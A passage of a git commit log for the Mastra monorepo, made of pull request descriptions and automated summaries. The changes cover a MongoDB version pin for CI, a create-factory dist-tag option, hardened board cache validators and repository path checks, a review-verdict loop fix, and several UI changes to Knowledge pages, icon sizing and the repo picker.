themes, with one and two repositories. - The author reports that returning to a cached board was checked in a throwaway Playwright repro. - Starting a session from the draft against a running Factory was not verified. Screenshots were not taken. - Session start is covered only by the MSW suite. - CI status: not available. ## Known unresolved issue - A card filed by a user without write access can fail to start a session. Binding the card raises `UntrustedSharedSessionError`. - The draft shows the error and keeps the message. - The author reproduced this in a throwaway scenario test. This PR does not fix it. ## Scope - Diff: 91 files changed, +2009 / -3715 lines. - Commit messages describe follow-up handling for deleted sessions and cards in related links and board rows. They also describe keeping renames and deletions visible while sorting, and resetting sidebar session-window depth on factory switch or board-setting change. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Tyler Barnes
|
55010c0670 |
test(mongodb): pin store-test MongoDB back to 7.0.45 so it starts on CI runners (#30597)
## Summary Every `Combined Store Tests / test (mongodb)` job is failing before any test runs. The `mongo:9.0.8` container exits on startup: > MongoDB cannot start: Linux kernel versions 6.19.0 through 7.0.13 have a known incompatibility with this version of MongoDB. See https://jira.mongodb.org/browse/SERVER-121912 The CI runners now run Linux kernel 6.19.14 (reported by mongod in the job log). MongoDB's compatibility matrix in [SERVER-125742](https://jira.mongodb.org/browse/SERVER-125742) lists only 7.0 as supported on kernels 6.19 to 7.0.13. Of the later lines, 8.0.0–8.0.20 crash after about a minute; 8.0.21+, 8.3.x and 9.0.x exit at startup. 8.2 has no startup check but crash-loops on 6.19 ([SERVER-122741](https://jira.mongodb.org/browse/SERVER-122741)). `stores/mongodb/docker-compose.yaml` was already pinned to `mongo:7.0.45` for this reason, with a comment saying not to move back to 8.x. The Docker images update in #19788 bumped it to 9.0.8 before the runners reached the affected kernel. ## Changes - `stores/mongodb/docker-compose.yaml`: `mongodb-storage` and `mongodb-fidelity` go back to `mongo:7.0.45`. - `renovate.json`: a rule keeps the Docker `mongo` image below 8, so the next Docker images update does not undo the pin. Remove it once MongoDB ships a release that starts on these kernels. The `mongodb-vector` service (`mongodb/mongodb-atlas-local:8.2`) is unchanged. The vector tests rely on its features. It may still be affected on these kernels: in the failing run it started but was torn down within a second, so its behaviour under a full run is unverified. ## Test plan - `pnpm test` in `stores/mongodb` against `mongo:7.0.45`: 15 files passed, 5 skipped (1,186 tests passed, 314 skipped). The fidelity suite passed 2 files (62 tests passed, 1 skipped). - Not reproduced locally: the local Docker kernel is 7.0.14, outside the affected range. The red evidence is the CI job log. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The MongoDB test database was set to a version that does not start on the CI computers. This change sets it back to an older version that does start. It also adds a rule so automatic updates do not move it forward again. ## Summary This pull request pins the MongoDB store-test images to `mongo:7.0.45`. It also adds a Renovate rule that keeps the `mongo` Docker image below version 8. The `mongodb-vector` service is not changed. ### Changes - `stores/mongodb/docker-compose.yaml`: - Changes the image for `mongodb-storage` and `mongodb-fidelity` from `mongo:9.0.8` to `mongo:7.0.45`. - Renames the `mongodb-storage` data volume from `mongodbdata-v7` to `mongodbdata-mongo7`. The comment states that mongod 7.x cannot open a data directory from a newer major version. The old volume may hold 9.0.8 data. The new name avoids a "Wrong mongod version" failure. The change does not delete existing data. - Adds a named volume, `mongodbfidelity-mongo7`, for `mongodb-fidelity` at `/data/db`. Before this change, that service used an anonymous volume, which could reuse data from a 9.0.8 container. - Updates the comment above `mongodb-storage`. It states that MongoDB 8.x refuses to start on Linux kernel 6.19+ (SERVER-121912). It also states that the image must not return to 8.x until MongoDB ships a patched TCMalloc. - Replaces the top-level `mongodbdata-v7` volume entry with `mongodbdata-mongo7` and adds `mongodbfidelity-mongo7`. - `renovate.json`: Adds a package rule for datasource `docker` and package name `mongo` with `allowedVersions: "<8"`. The rule description states that MongoDB 8.x and 9.0.8 do not start on Linux kernel 6.19.0 through 7.0.13 (SERVER-121912). It also states that the rule should be removed when MongoDB ships a release that starts on those kernels. Diff size: 2 files changed, 18 lines added, 6 lines removed. ### Context The commit message states that a Renovate Docker major-version update replaced the `mongo:7.0.45` pin with `9.0.8`. This change restores the pin and adds the Renovate rule so the next Docker update does not undo it. ### Test results The PR author reports these results. They were not run as part of this review: - `pnpm test` in `stores/mongodb` on `mongo:7.0.45`: 15 files passed (1,186 tests), 5 files skipped (314 tests). - Fidelity suite: 2 files passed (62 tests), 1 test skipped. The author did not reproduce the failure locally. The local Docker kernel is 7.0.14, which is outside the affected range. The reported failure evidence is the CI job log. The behavior of `mongodb-vector` during a full run on affected kernels is not verified. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
208cbc218c |
feat(create-factory): add --tag to pin Mastra packages to an npm dist-tag (#30598)
> Opened by @DSchau ## Summary The Factory templates (`template-factory`, `template-factory-self-hosted`) list `mastra` and `@mastra/*` under the `latest` dist-tag. Because of that, `create-factory` had no way to scaffold a project on prerelease packages. This PR adds a `--tag <dist-tag>` option. It pins every `mastra` / `@mastra/*` dependency in the scaffolded `package.json` to the exact version that npm dist-tag points to. It works with any tag: `alpha`, `latest` (gives exact stable versions instead of the floating `latest` spec), `beta`, and so on. ```sh npx create-factory@latest my-factory --tag alpha ``` How it works: the template is cloned and renamed as before. Then each Mastra package's dist-tags are fetched in parallel with `npm view <pkg> dist-tags --json`, and the exact versions are written into `package.json`. This happens before install. Templates don't need any changes, and custom `--template` repos work too. - If a package has no release under the tag, it keeps the template's version spec and you get a warning. - If none of the packages resolve (for example, the tag doesn't exist or the registry can't be reached), the run fails before install with a clear error. - **npm + prerelease versions:** when any pinned version is a prerelease, an npm project also gets `legacy-peer-deps=true` in its `.npmrc`. Without it, npm rejects the install. Under semver's prerelease rules, a peer range like `>=1.83.0-0 <2.0.0-0` (from `@mastra/pg@1.37.0-alpha.1`) does not match `@mastra/core@1.84.0-alpha.3`. pnpm only warns about this, so pnpm projects don't get the `.npmrc` line. Analytics records the tag as `version_tag`: `latest` and `alpha` are sent as-is, and any other tag is sent as `custom`. Custom tags are also redacted from failure telemetry. ## Test plan - [x] Unit tests in `src/create.test.ts`: - pinning with the `alpha`, `latest`, and custom (`beta`) tags; only Mastra packages are looked up - pinning happens before install - a package with no release under the tag keeps its template spec, with a warning - no lookups happen without `--tag` - the run fails before install when nothing resolves - `.npmrc` is written only for npm with prerelease pins - [x] `pnpm test` (70 passed), `tsc --noEmit`, `oxlint`, and `--help` output checked - [x] Ran `pinMastraPackages` against the real registry on the self-hosted template's `package.json`: - `alpha` → `@mastra/core@1.84.0-alpha.3`, `@mastra/factory@0.29.0-alpha.4`, `mastra@1.39.1-alpha.3`, … - `latest` → stable versions; `npm install --package-lock-only` succeeds - `alpha` fails with `ERESOLVE` under plain npm and resolves with `legacy-peer-deps` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Projects made with `create-factory` can now get Mastra packages at the exact versions from a chosen npm tag, such as `alpha` or `latest`. This lets users try a specific release channel without editing the project by hand. ## Overview This change adds a `--tag <dist-tag>` option to `create-factory`. When the option is set, the tool pins each `mastra` and `@mastra/*` dependency to the version published under that npm dist-tag. The pinning runs after the template is cloned and renamed. It runs before dependencies are installed. ## Behavior - Only `mastra` and `@mastra/*` entries in `dependencies`, `devDependencies`, and `optionalDependencies` change. - Only own properties of these entries are replaced. - Each distinct matching package is resolved once, in sorted order. - Version lookups run `npm view` from the scaffolded project directory. They use the same npm configuration and registry as installation. - Lookups use a 15-second timeout. Lookup, parse, and command failures count as unresolved. - A package with no release under the tag keeps its template version. The tool reports it as unresolved and issues a warning. - If no packages resolve and at least one is unresolved, the run fails before installation. - `package.json` is rewritten with two-space indentation and a trailing newline. - If the project uses npm and any pinned version contains `-` (a prerelease), the tool appends `legacy-peer-deps=true` to `.npmrc`. Existing content is kept. pnpm projects do not receive this setting. - Without `--tag`, template versions stay unchanged and no lookup runs. - The CLI trims the tag value. An empty value is treated as not set. - Analytics records `latest` and `alpha` as given. Other tags are recorded as `custom`. Custom tag names are redacted from failure telemetry. The start event uses the same tag-normalization helper as command telemetry, so raw custom tag names are not sent to analytics. ## Changed files - `mastracode/mastra-factory/src/utils/versions.ts`: adds `isMastraPackage`, the `PinResult` interface, `versionTagForAnalytics`, and `pinMastraPackages`. - `mastracode/mastra-factory/src/create.ts`: adds `versionTag?: string` to `CreateArgs`, calls pinning before install, and adds the `.npmrc` update. - `mastracode/mastra-factory/src/index.ts`: adds the `--tag` CLI option and the analytics and redaction handling. - `mastracode/mastra-factory/src/create.test.ts`: adds tests for pinning, lookup scope, install ordering, unresolved packages, failure before install, `.npmrc` handling, and the no-tag path. - `mastracode/mastra-factory/README.md`: documents `--tag` and shows an `alpha` example. - `.changeset/create-factory-tag-flag.md`: adds a minor changeset for `create-factory`. Six files changed, with 326 lines added and none removed. ## Validation The following results are reported by the author. They were not re-run for this summary: - Unit tests covering tag pinning, fallback and failure behavior, lookup timing, and `.npmrc` handling. - `pnpm test`: 70 passed. - `tsc --noEmit` and `oxlint`. - A check of `--help` output. - Real-registry check: `alpha` fails with `ERESOLVE` under plain npm and resolves when `legacy-peer-deps` is set. Review severity counts: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
dane-ai-mastra[bot]
|
3c7d26e6ab |
chore: version packages (alpha) (#30516)
This PR was opened by the [Changesets release](https://github.com/changesets/action) GitHub action. When you're ready to do a release, you can merge this and publish to npm yourself or [setup this action to publish automatically](https://github.com/changesets/action#with-publishing). If you're not ready to do a release yet, that's fine, whenever you add more changesets to main, this PR will be updated. ⚠️⚠️⚠️⚠️⚠️⚠️ `main` is currently in **pre mode** so this branch has prereleases rather than normal releases. If you want to exit prereleases, run `changeset pre exit` on `main`. ⚠️⚠️⚠️⚠️⚠️⚠️ # Releases > The changelog information of each package has been omitted from this message, as the content exceeds the size limit. ## @mastra/factory@0.29.0-alpha.5 ## mastra@1.40.0-alpha.4 ## @mastra/core@1.84.0-alpha.4 ## @mastra/playground-ui@69.1.0-alpha.4 ## @mastra/libsql@1.31.0-alpha.2 ## @mastra/pg@1.37.0-alpha.2 ## @mastra/client-js@1.60.1-alpha.4 ## @mastra/react@1.15.1-alpha.4 ## @mastra/deployer-cloud@1.84.0-alpha.4 ## @mastra/longmemeval@1.1.43-alpha.4 ## @mastra/opencode@0.1.43-alpha.4 ## create-factory@0.4.4-alpha.4 ## @mastra/code-sdk@1.19.1-alpha.5 ## mastracode@0.50.1-alpha.5 ## @mastra/deployer@1.84.0-alpha.4 ## @mastra/mcp-apps-components@0.1.1-alpha.1 ## @mastra/mcp-docs-server@1.3.14-alpha.4 ## @mastra/server@1.84.0-alpha.4 ## @mastra/redis-streams@0.9.0-alpha.2 ## @mastra/elysia@0.1.24-alpha.4 ## @mastra/express@1.5.28-alpha.4 ## @mastra/fastify@1.5.28-alpha.4 ## @mastra/hono@1.7.26-alpha.4 ## @mastra/koa@1.7.28-alpha.4 ## @mastra/nestjs@0.3.1-alpha.4 ## @mastra/next@0.2.42-alpha.4 ## @mastra/tanstack-start@0.2.42-alpha.4 ## @mastra/convex@1.9.1-alpha.2 ## @mastra/turso@0.1.22-alpha.2 ## @mastra/inngest@1.11.3-alpha.0 ## @mastra/temporal@0.6.1-alpha.4 ## @mastra/platform-workspace@1.13.1-alpha.0 ## create-mastra@1.40.0-alpha.4 ## @internal/playground@1.40.0-alpha.4 Co-authored-by: github-actions[bot] <41898282+github-actions[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
9d22ca2813 |
fix(factory): harden board cache validators and clone checks (#30596)
<!-- CURSOR_AGENT_PR_BODY_BEGIN --> ## Description Board listing and activity responses now name their cache validators with SHA-256. A client that still holds an older validator reloads the board once. Sandbox clone, checkout, environment sync, push, and merge-request refresh now refuse a repository name or clone URL whose path would resolve to a different repository. They also refuse a default branch that is not a valid git ref. Session checkout already used those ref rules. ## Testing - `mastracode/factory/src/routes/board-snapshot.test.ts` checks that listing and activity validators match SHA-256 of the response body, and that a change in session activity changes the validator. - `mastracode/factory/src/integrations/github/sandbox.test.ts` checks that clone, checkout, environment sync, push, and merge-request refresh refuse a repository path or clone URL that would resolve to a different repository. The rest of that file still passes, including self-hosted GitLab subgroup clones. - `pnpm --filter ./mastracode/factory check` passes. ## Type of change - [x] Bug fix (non-breaking change that fixes an issue) ## Checklist - [x] I have added tests that prove my fix is effective or that my feature works <!-- CURSOR_AGENT_PR_BODY_END --> <div><a href="https://cursor.com/agents/bc-540db48d-d0e6-535c-8c67-0a103289f04a?cursor_ref=pr_footer&cursor_cta=open_in_web"><picture><source media="(prefers-color-scheme: dark)" srcset="https://cursor.com/assets/images/open-in-web-dark.png"><source media="(prefers-color-scheme: light)" srcset="https://cursor.com/assets/images/open-in-web-light.png"><img alt="Open in Web" width="114" height="28" src="https://cursor.com/assets/images/open-in-web-dark.png"></picture></a> <a href="https://cursor.com/background-agent?bcId=bc-540db48d-d0e6-535c-8c67-0a103289f04a&cursor_ref=pr_footer&cursor_cta=open_in_cursor"><picture><source media="(prefers-color-scheme: dark)" srcset="https://cursor.com/assets/images/open-in-cursor-dark.png"><source media="(prefers-color-scheme: light)" srcset="https://cursor.com/assets/images/open-in-cursor-light.png"><img alt="Open in Cursor" width="131" height="28" src="https://cursor.com/assets/images/open-in-cursor-dark.png"></picture></a> </div> <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The change makes two things safer. Board pages now use a stronger checksum to tell if their data changed. Sandbox Git actions now refuse repository names and clone URLs that point to a different repository than the one requested. ## Overview This change updates board cache validators and sandbox repository checks in `mastracode/factory`. It changes 6 files: +199 lines and −19 lines. It also adds a patch changeset for `@mastra/factory`. ## Board cache validators - `mastracode/factory/src/routes/board-snapshot.ts` replaces the exported `sha1` function with `etagDigest`. `etagDigest` uses SHA-256 and encodes the result as base64url. - `scopedSnapshot`, `hashedBody`, `namedBody`, and `snapshot` now call `etagDigest` for their ETags. - `mastracode/factory/src/routes/work-items.ts` imports `etagDigest` instead of `sha1`. It uses the function to compute cached wire versions for work-item cards. - Clients with older validators receive a new validator. They reload the board once. ## Sandbox repository checks `mastracode/factory/src/integrations/github/sandbox.ts` adds these helpers: - `pathHasDotSegment(value)` returns true when a repository name or clone URL contains a `.` or `..` path segment, after percent-decoding. It also returns true for any backslash. - `assertRepositoryLocator(repoFullName, cloneUrl, code)` checks a repository name and a clone URL. It throws `MaterializeError` with the operation's failure code when a check fails. The helper runs in these paths: - Materialization (clone). It replaces the earlier inline repository-name regex. The default branch now uses `isValidGitRef` instead of the older character-class regex. - Environment sync (`syncEnvironmentRepository`). It uses the `pull-failed` code. - Merge-request refresh (`refreshMergeRequestCheckout`). It validates `access.cloneUrl` and uses the `pull-failed` code. - Session checkout (`checkoutSessionBranchImpl`). It uses the `clone-failed` code. - Push helpers (`pushBranch` and `pushRepositoryBranch`). They use the `push-failed` code. They replace the inline repository-name regex. ## Tests - `board-snapshot.test.ts` (+51 lines) adds tests for `hashedBody`. The tests check the weak SHA-256 ETag, the matching of validators with or without the weak prefix, and the change of the ETag when the body changes. They also check that scoped listing ETags change with session activity. - `sandbox.test.ts` (+87 lines) adds tests for these cases: - Materialization rejects default branches that begin with `-`. - Materialization rejects repository paths that normalize to a different repository. - Materialization rejects clone URLs with traversal or backslash segments before any sandbox command runs. - Checkout, environment sync, merge-request refresh, and both push helpers reject mismatched repository paths or clone URLs before they run commands. The PR author reports that `pnpm --filter ./mastracode/factory check` passes. The author also reports that the rest of `sandbox.test.ts` passes, including self-hosted GitLab subgroup clones. This review did not run these checks. ## Compatibility The exported `sha1` function is removed. The new export is `etagDigest`. The change alters ETag values for all board and work-item responses. Clients that cache validators will reload once. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Supersedes #30208 (reopened by the Factory bot so the original author can review). --------- Co-authored-by: Cursor Agent <cursoragent@cursor.com> Co-authored-by: shreyas-mastra <shreyas@mastra.ai> |
||
 Caleb Barnes |
d7d735fbff |
fix(factory): stop review sessions recording the same verdict in a loop (#30559)
## What this fixes A session reviewing a pull request could record its verdict, then record the same verdict again and again on the same commit until the run ended without output. The card never moved on. ## Why it happened Recording a verdict changes the card. When a card changes, Factory sends the session a fresh copy of the card before its next step. That copy described the verdict the session had just recorded as "the previous pass", announced a new review pass, and asked for a verdict on the same commit. The session did as asked, which changed the card again. ## What changed When the run in progress has already recorded a verdict that covers the current commit, the card copy now says the pass is complete instead of announcing a new one. A verdict call that failed does not count, so the reviewer is still asked for a verdict. A step that arrives without its tool results still counts through the call itself. Anything that starts a new run still reads as a new pass: a new commit, a re-requested review, or a person replying to dispute a finding. Those can all end in a different verdict. A re-requested review on the same commit changes nothing on the card, so the session used to keep the "pass is complete" copy and stop without reviewing. The next run is now sent the card again. On an unchanged commit it tells the reviewer to read the newest comments and reviews on the pull request before deciding whether its verdict still stands. ## Test plan - `work-item-state-processor.test.ts`: records a verdict with the real tool, re-renders the card, and checks no new pass is announced in that run. It also checks a later run on the same commit is still told to review and record a verdict. It covers a failed verdict call and a step missing its tool results too. Fails without the fix. - Same file: after a recorded verdict, a new run with no change to the card is sent the card once, with the new-pass wording. Fails without the fix. - Local Factory, before the re-request change: one review of this pull request recorded one verdict and the run ended. - Factory `tsc --noEmit`, `oxlint`, and the rules, session and GitHub integration tests pass. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** A review helper kept saying "start a new review" for the same code, so the reviewer kept giving the same verdict. This change tells the reviewer when its review is already done. It also tells the reviewer to re-check the newest pull request comments when a review is requested again on the same commit. ## Overview This change stops review sessions from recording the same verdict repeatedly on the same commit. Before the change, recording a verdict updated the work-item card. The card went back to the session as if a new review pass had started. Diff size: 3 files, +159 lines, -9 lines. ## Behavior changes **`mastracode/factory/src/session/work-item-state-processor.ts`** - `FactoryWorkItemStateProcessor` checks the current run's steps for successful `factory_record_review_verdict` calls. - A call counts as successful unless a matching part is: - a `tool-error`, or - a `tool-result` whose output type is `error-text` or `error-json`. - A call with no result still counts. - The verdict status is part of the snapshot cache key. It is also passed to work-item rendering as review guidance. - When all of the following hold, `headLine` reports that the pass is complete: - a verdict was recorded in this run, - the reviewed head is known, - the current head is absent or equals the reviewed head. - In that state, `headLine` allows another verdict only if the head moves or a person asks for reconsideration. - On a later run with a matching recorded head, the guidance tells the reviewer to read the newest comments and reviews. The reviewer then decides whether its verdict still stands. **`mastracode/factory/src/session/work-item-state-processor.test.ts`** - Adds a test helper that returns the processor, work-item storage, request context, and cache key with the rendered content. - Adds tests that cover: - recording a verdict through the transition tool marks the pass complete in the same run, - a failed call does not count, - a successful call still counts when another call in the same step fails, - a later run starts a new pass, - a re-requested review sends the card once before it suppresses an unchanged signal. **`.changeset/calm-verdicts-rest.md`** - Adds a patch changeset for `@mastra/factory`. ## Public API No exported or public declarations change. ## Validation Not available. This summary does not include results from completed checks on the current head. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: CalebBarnes <CalebBarnes@users.noreply.github.com> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
 Justin Levine |
7a2076d2fc |
Open Knowledge pages in a panel instead of replacing the graph (#30588)
## Description Opening a Knowledge page now shows it in a panel beside the Pages tree, on the graph's black canvas, instead of swapping the graph out for a full-width page. The graph stops drawing while the page is open, so nothing renders or fetches behind it; closing the panel returns to the graph with the page still selected. The small grey metadata line under the title moves into a Details list in the right column, and that column now shows at a narrower width so it fits the panel. Phones keep the full-screen page. | | Before | After | | --- | --- | --- | | Light |  |  | | Dark |  |  | Verified: playground-ui knowledge tests (314, including a new close-the-panel test), typecheck, oxlint and prettier pass; checked the Page and GraphWithDrawer stories in both themes. ## Related issue(s) PLTFRM-3713 ## Type of change - [x] New feature (non-breaking change that adds functionality) ## Checklist - [x] I have linked the related issue(s) in the description above - [x] I have added tests that prove my fix is effective or that my feature works <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Knowledge pages now open beside the page list, not in place of the graph. Page details move to a side column, so you can see the page and the graph layout together. ## Overview This change updates how the Knowledge explorer shows a selected page in `@mastra/playground-ui`. It touches 7 files, with 117 lines added and 47 removed. ## Behavior changes - **Wide screens:** A selected page opens in a "Page" panel over the graph. The panel sits beside the Pages tree. The graph stays rendered but is hidden while the panel is open. Closing the panel returns to the graph with the page still selected. - **Narrow screens:** The selected page keeps its full-screen layout. The overlay-specific frame wrapper (`frameSurfaceStyle`) is removed from the page view. - **Graph container:** Its background changes from `bg-background` to `bg-sidebar`. - **Page detail layout:** The two-column breakpoint changes from `@4xl` to `@3xl`. - **Metadata:** - In compact mode, version, scope (for non-scope pages), and update time appear as compact metadata. - In non-compact mode, a **Details** section lists scope (for non-scope pages), updated time, author, creation time, and version. ## Files - `.changeset/eleven-rockets-melt.md`: Adds a minor changeset for `@mastra/playground-ui`. - `KnowledgePageDetail.tsx`: Imports `DataKeysAndValues`. Adds the compact and non-compact metadata layouts and the Details section. Changes the breakpoint. - `KnowledgePageExplorer.tsx`: Adds `pageOverGraph` to control the overlay. Removes `frameSurfaceStyle`. Changes the graph container background. - `__tests__/KnowledgePageExplorer.drawers.test.tsx`: Removes the assertion that the graph container is absent for the initial page selection. The page tree and details drawer assertions remain. - `__tests__/KnowledgePageExplorer.page.test.tsx`: Expects the selected page in a drawer over the graph. Checks that closing the drawer returns to graph view. Checks the Scope, Updated, By, Created, and Version terms and their values. - `__tests__/KnowledgePageTree.test.tsx`: Expects the home-scope name "Acme" inside the Details region. - `packages/playground/src/pages/knowledge/__tests__/index.msw.test.tsx`: The linked-page test checks for the "Updated" label inside the Details region. It verifies that no React Flow graph renders. It replaces the previous version-label and graph-container assertions. ## Verification - The author reports that 314 playground-ui Knowledge tests passed, including a new panel-close test. The author also reports passing typecheck, oxlint, and prettier. These results were not checked against the current head in this review. - The author reports checking the Page and GraphWithDrawer stories in light and dark themes. This was not verified in this review. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Justin Levine
|
39243f21cb |
feat(playground-ui): size Central icons to match Lucide, with an optical inset (#30555)
## Description Follow-up to #30542. Central icons read smaller than the Lucide icons they replaced, because Central leaves more room around each drawing. This grows the four icon sizes by 2px so an icon in the same slot draws at the size people are used to, and documents how icon sizing works. - Icon sizes go from 12/14/16/20px to 14/16/18/22px (CSS and the TypeScript scale). After the bump, Central icons land at their Lucide size: median 1.0 across 286 icons. - Things that already fill their box keep their drawn size: product icons draw on a 1/8 larger canvas, and the remaining Lucide icons, provider logos, product marks and the toast close button sit 1px in from each edge. The `xs` and `inline` avatars get their own size tokens instead of borrowing the icon sizes. - A few Central shapes run edge to edge and drew about 20% larger than the rest of the set, like the ↗ in a large button. `opticalInset` in `central-icons.json` pads those families inside the same box (plain arrows, dots, menu bars, undo, percent, bar chart, infinity, graduation cap, laptop, toggle). The generator validates it, bakes it into each icon, and thickens those icons' stroke by the same factor so every icon keeps the same line weight. A test keeps the table, the inset and the line weight in sync. Boxes and layout are untouched. - Containers that sized icons with literal classes now use the icon tokens, so they follow the bump. - The Icons docs page and the README cover sizing, the lint rule, and the optical inset. Rows keep their height almost everywhere because controls are taller than icons. Across 1,336 stories, 29 got taller, 12 of them icon showcase pages; the rest are `EmptyState` (+2px), provider logo lists, the permission and session pages, and one rich tooltip. | Button sizes | Before | After | | --- | --- | --- | | Light |  |  | | Dark |  |  | | Sidebar | Before | After | | --- | --- | --- | | Light |  |  | | Dark |  |  | | Toolbars | Before | After | | --- | --- | --- | | Light |  |  | | Dark |  |  | Verified: lint, format, and typecheck pass in playground-ui, Studio, and Factory UI. Tests pass in playground-ui (8,216) and Studio (3,088) on the merged branch. Factory UI's failures are the same ones on main. Reviewed on localhost. ## Related issue(s) PLTFRM-2484 ## Type of change - [ ] Bug fix (non-breaking change that fixes an issue) - [x] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [x] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Checklist - [x] I have linked the related issue(s) in the description above - [x] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The PR makes the design system's icons a little bigger so they match the size of the Lucide icons they replace. Some Central icon shapes that run edge to edge get extra inner padding, so they do not look too large. ## Summary This PR changes the Central icon sizes and the icon size tokens in `@mastra/playground-ui`. It also adds optical insets for selected Central icons. A changeset declares a minor release for `@mastra/playground-ui` and a patch release for `mastra`. ### Size token changes - `packages/playground-ui/src/ds/tokens/sizes.ts` and `theme/scale.css` change the icon sizes from 12/14/16/20px to 14/16/18/22px for `xs`/`sm`/`md`/`lg`. - New avatar tokens are added: `avatar-xs` (12px) and `avatar-inline` (16px). - `avatar-size.ts` and `avatar-group.tsx` use the avatar tokens for `xs` and `inline`. ### Optical insets - `central-icons.json` adds `opticalInset` values (2 or 3) for 18 icons. - `scripts/central-icons.mjs` reads these values. It validates that each entry names a known icon and is a finite positive number. It scales numeric `strokeWidth` values by `(24 + 2 * inset) / 24`, rounded to four decimals. - `create-central-icon.tsx` accepts an optional `opticalInset` argument (default `0`). It uses the inset to compute the `viewBox`. - Generated Central icon files change their `viewBox` and stroke widths. Examples include `IconArrowDown` (`strokeWidth` 2 to 2.5) and `IconChart6` (2 to 2.3333). - `central-icons.test.tsx` adds tests for the inset table. The tests check the viewBox padding and the scaled stroke width. ### Icon size class migration - Many components replace fixed `size-3`, `size-3.5`, `size-4`, and `size-5` classes with `size-icon-*` tokens. Examples are in `ds/components/*`, `domains/traces/*`, `domains/scores/*`, and `domains/experiments/*`. - `ProviderLogo` and `ProductAvatar` add `p-px` padding to icon classes. - `:where(svg.lucide)` in `components.css` and the toaster close button get `padding: 1px`. - Several hand-written icons in `ds/icons/` change their SVG dimensions and `viewBox` values. Examples include `AgentIcon`, `SearchIcon`, and `TrashIcon` (to 18px). `ProcessorIcon` and `PromptIcon` change their default size to 18. ### Documentation and lint guidance - `icons.mdx` and `packages/playground-ui/README.md` describe the new size tokens. They also describe the `playground-ui/icon-size-from-parent` lint rule and optical insets. - The README removes `CirclePause`, the `Loader2` spinner, and filled stars from the `lucide-react` exception list. ### Factory UI and playground - Files under `mastracode/factory-ui` and `packages/playground` switch icon size classes to `size-icon-*` tokens. These changes follow the same pattern as the playground-ui changes. ### Not covered by this summary - The PR description reports lint, format, and typecheck results, and test counts (8,216 in playground-ui and 3,088 in Studio). These results come from the PR author. They were not verified against completed checks on the current head. - The PR description includes screenshots. This summary does not describe them. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
mastra-platform[bot]
|
8ed3cd8680 |
fix(factory): open the repo picker on recent repos and search the rest (#30345)
## Summary The Factory repository picker loaded every repository the GitHub App can see before showing anything. For accounts with 500+ repositories the Platform listing took longer than the Factory's 15s request timeout, so onboarding failed with **"Failed to list repos (500)"**. The picker now loads optimistically: - **On open** it asks for the **8 most recently pushed** repositories. Installs that grant only a few repositories still show all of them. - **Once you type** it searches by name on the server (up to 50 results) instead of filtering a full list in the browser. Changes: - `/web/github/repos` accepts `limit` (max 100), passes `q`/`limit` to each installation, and returns the merged matches most recently pushed first. - The Platform-backed integration requests the narrowed listing from the Platform (uncached). Single-repo lookups (`getInstallationRepo`) search by name when no full listing is cached, instead of listing everything. - The direct (self-hosted) integration narrows its own listing the same way. - All pickers sharing `useGithubReposQuery` send the limit. Depends on mastra-ai/platform#4882, which adds `q`/`limit`/`pushedAt` to the Platform repositories endpoint. Merge order does not matter: an older Platform ignores the params and returns the full list, which the Factory route still filters and caps. The 500 goes away once both are deployed. ## Test plan - New route test: `q`/`limit` reach every installation and the merged list keeps the most recently pushed. - New Platform integration tests: narrowed listing sends `q`/`limit` and does not poison the full-listing cache; `getInstallationRepo` searches by name when nothing is cached. - New picker MSW test: opens with `limit=8`, then searches with `q`/`limit=50` after typing. - Factory: 416 tests across GitHub/platform/factory suites pass; `tsc --noEmit` clean. Factory UI: 756 workspace/settings tests pass, typecheck and oxlint clean. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** When you open the Factory repo picker, it now shows your most recently pushed repos. When you type, it searches your repos by name on the server. This keeps the picker fast for accounts with hundreds of repos. ## Summary This change updates the Factory repository picker. On open, it requests a short list of the eight most recently pushed repositories. After the user types, it searches by name on the server and requests up to 50 results. It also adds a `limit` option to the Factory API and the Platform integration. The change addresses a failure for accounts with more than 500 repositories. Loading the full list could exceed the 15-second request timeout and return "Failed to list repos (500)". ## Changes - **Changeset:** Adds a patch changeset for `@mastra/factory`. It describes the recent-repos picker, the name search, and the new `limit` behavior. It also records the earlier failure for GitHub accounts with hundreds of repositories. - **Picker query (`mastracode/factory-ui/src/hooks/useGithubRepos.ts`):** `useGithubReposQuery` requests 8 repositories when no query is set. It requests 50 when a query is set. The refresh mutation uses the same limit and keeps `refresh: true`. It exports `RECENT_REPOSITORY_LIMIT = 8`. - **Client service (`mastracode/factory-ui/src/ui/domains/workspaces/services/github.ts`):** `GithubRepo` gains an optional `pushedAt` field. `listGithubRepos` accepts an optional `limit` option and adds it to the request query string when set. - **Add-repository picker (`AddRepositoryPicker.tsx`):** Treats the recent list as capped when its length is at least `RECENT_REPOSITORY_LIMIT`. When no query is entered and no available repositories remain, a capped list shows a message that asks the user to search for others. Otherwise, the existing 